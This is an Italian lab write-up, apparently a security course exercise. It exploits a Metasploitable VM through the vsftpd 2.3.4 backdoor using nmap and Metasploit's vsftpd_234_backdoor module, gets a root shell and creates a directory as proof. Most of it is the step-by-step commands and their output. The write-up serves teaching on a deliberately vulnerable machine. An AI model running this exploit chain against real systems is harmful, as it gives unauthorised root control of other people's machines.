


Hacking con Metasploit

Nell'esercizio di oggi andrò a exploitare la macchina Metasploitable sfruttando il servizio «vsftpd». Come prima cosa ho impostato l'IP di Metasploitable 192.168.1.149/24.

Per exploit si intende un codice o a una sequenza di comandi che sfrutta una vulnerabilità di un software o di un sistema al fine di ottenere accesso non autorizzato, eseguire un'azione non prevista o compromettere la sicurezza del sistema stesso.

Il servizio vsftpd, (Very Secure FTP Daemon) è un server FTP (File Transfer Protocol) open source ampiamente utilizzato per trasferire file tra computer su una rete.

Come prima cosa ho fatto una scansione con nmap per vedere lo stato della porta interessata, la 21, e la sua versione così da cercare un exploit adeguato.



```
kali2 [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

kali@kali: ~
File  Actions  Edit  View  Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)~$ nmap -p 21 -A 192.168.1.149

Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-06 14:08 CET
Nmap scan report for 192.168.1.149
Host is up (0.00024s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ftp-syst:
|_STAT:
|_FTP server status:
|_   Connected to 192.168.1.60
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.52 seconds
```

Poi ho aperto la console di Metasploit con il comando <msfconsole>, poi ho utilizzato il comando <search vsftpd 2.3.4> per cercare un'exploit adeguato e come possiamo vedere dallo screen sotto possiamo notare come esiste un exploit per questa versione, che crea una backdoor.

```
msf6 > search vsftpd 2.3.4

Matching Modules
-----
#   Name                                     Disclosure Date   Rank     Check  Description
--   -
0   exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03       excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Una volta scelto l'exploit lo usiamo con il comando <use 0> o al posto di 0 possiamo scrivere il nome intero, facendo info possiamo notare i dati che serve a metasploit per avviare l'exploit e possiamo vedere, come in screen, che abbiamo il campo RHOSTS vuoto e qui dobbiamo inserire l'IP della macchina vittima con il comando <set rhosts 192.168.1.149>.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03

Provided by:
hdm <x@hdm.io>
MC <mc@metasploit.com>

Available targets:
  Id  Name
  --  ---
  =>  0  Automatic

Check supported:
No

Basic options:
  Name      Current Setting  Required  Description
  ----
  RHOSTS      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     21               yes       The target port (TCP)

Payload information:
Space: 2000
Avoid: 0 characters

Description:
This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.

References:
OSVDB (73573)
http://pastebin.com/AetT9sSS
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
```

Una volta impostato l'indirizzo IP possiamo lanciare l'exploit e, se tutto va bene, creeremo una shell di connessione tra le due macchine e prenderemo il controllo della macchina vittima, per averne la conferma possiamo controllare l'IP che abbiamo facendo <ifconfig> se vediamo che l'IP è quello della macchina vittima vuol dire che siamo dentro la macchina.

```
kali@kali: ~  
File Actions Edit View Help  
-----  
RHOSTS 192.168.1.149 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
RPORT 21 yes The target port (TCP)  
  
Payload information:  
Space: 2000  
Avoid: 0 characters  
  
Description:  
This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.  
  
References:  
OSVDB (73573)  
http://pastebin.com/AetT9s55  
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html  
  
View the full module info with the info -d command.  
  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
  
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)  
[*] 192.168.1.149:21 - USER: 331 Please specify the password.  
[*] 192.168.1.149:21 - Backdoor service has been spawned, handling...  
[*] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.1.60:40397 → 192.168.1.149:6200) at 2023-11-06 14:17:43 +0100  
  
ifconfig  
eth0 Link encap:Ethernet HWaddr 08:00:27:c8:06:73  
inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.255.0  
inet6 addr: fe80::a00:27ff:fec8:673/64 Scope:Link  
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
RX packets:2465 errors:0 dropped:0 overruns:0 frame:0  
TX packets:2310 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:1000  
RX bytes:210776 (205.8 KB) TX bytes:445970 (435.5 KB)  
Base address:0xd020 Memory:f0200000-f0220000  
  
lo Link encap:Local Loopback  
inet addr:127.0.0.1 Mask:255.0.0.0  
inet6 addr: ::1/128 Scope:Host  
UP LOOPBACK RUNNING MTU:16436 Metric:1  
RX packets:230 errors:0 dropped:0 overruns:0 frame:0  
TX packets:230 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:0  
RX bytes:57731 (56.3 KB) TX bytes:57731 (56.3 KB)
```

L'esercizio chiedeva di creare una directory in root con nome test_metasploit, come possiamo vedere dagli screen sotto ho lanciato il comando <sudo mkdir /test_metasploit> e la directory si è creata.

```
sudo mkdir /test_metasploit  
  
sudo mkdir /test_metasploit  
mkdir: cannot create directory '/test_metasploit': File exists
```

Per avere la conferma dell'avvenuta creazione mi sono spostato sulla macchina vittima e guardando le directory presenti ho visto quella appena creata con poteri da root.

```
dr-xr-xr-x 118 root root    0 2023-11-06 08:02 proc
drwxr-xr-x  13 root root  4096 2023-11-06 08:03 root
drwxr-xr-x   2 root root  4096 2012-05-13 21:54 sbin
drwxr-xr-x   2 root root  4096 2010-03-16 18:57 srv
drwxr-xr-x  12 root root    0 2023-11-06 08:02 sys
drwxr-xr-x   2 root root  4096 2023-11-06 08:36 test_metasploit
drwxrwxrwt   4 root root  4096 2023-11-06 08:07 tmp
drwxr-xr-x  12 root root  4096 2010-04-28 00:06 usr
drwxr-xr-x  14 root root  4096 2010-03-17 10:08 var
lrwxrwxrwx   1 root root    29 2010-04-28 16:21 vmlinuz -> boot/vmlinuz-2.6.24-1
6-server
msfadmin@metasploitable:/$
```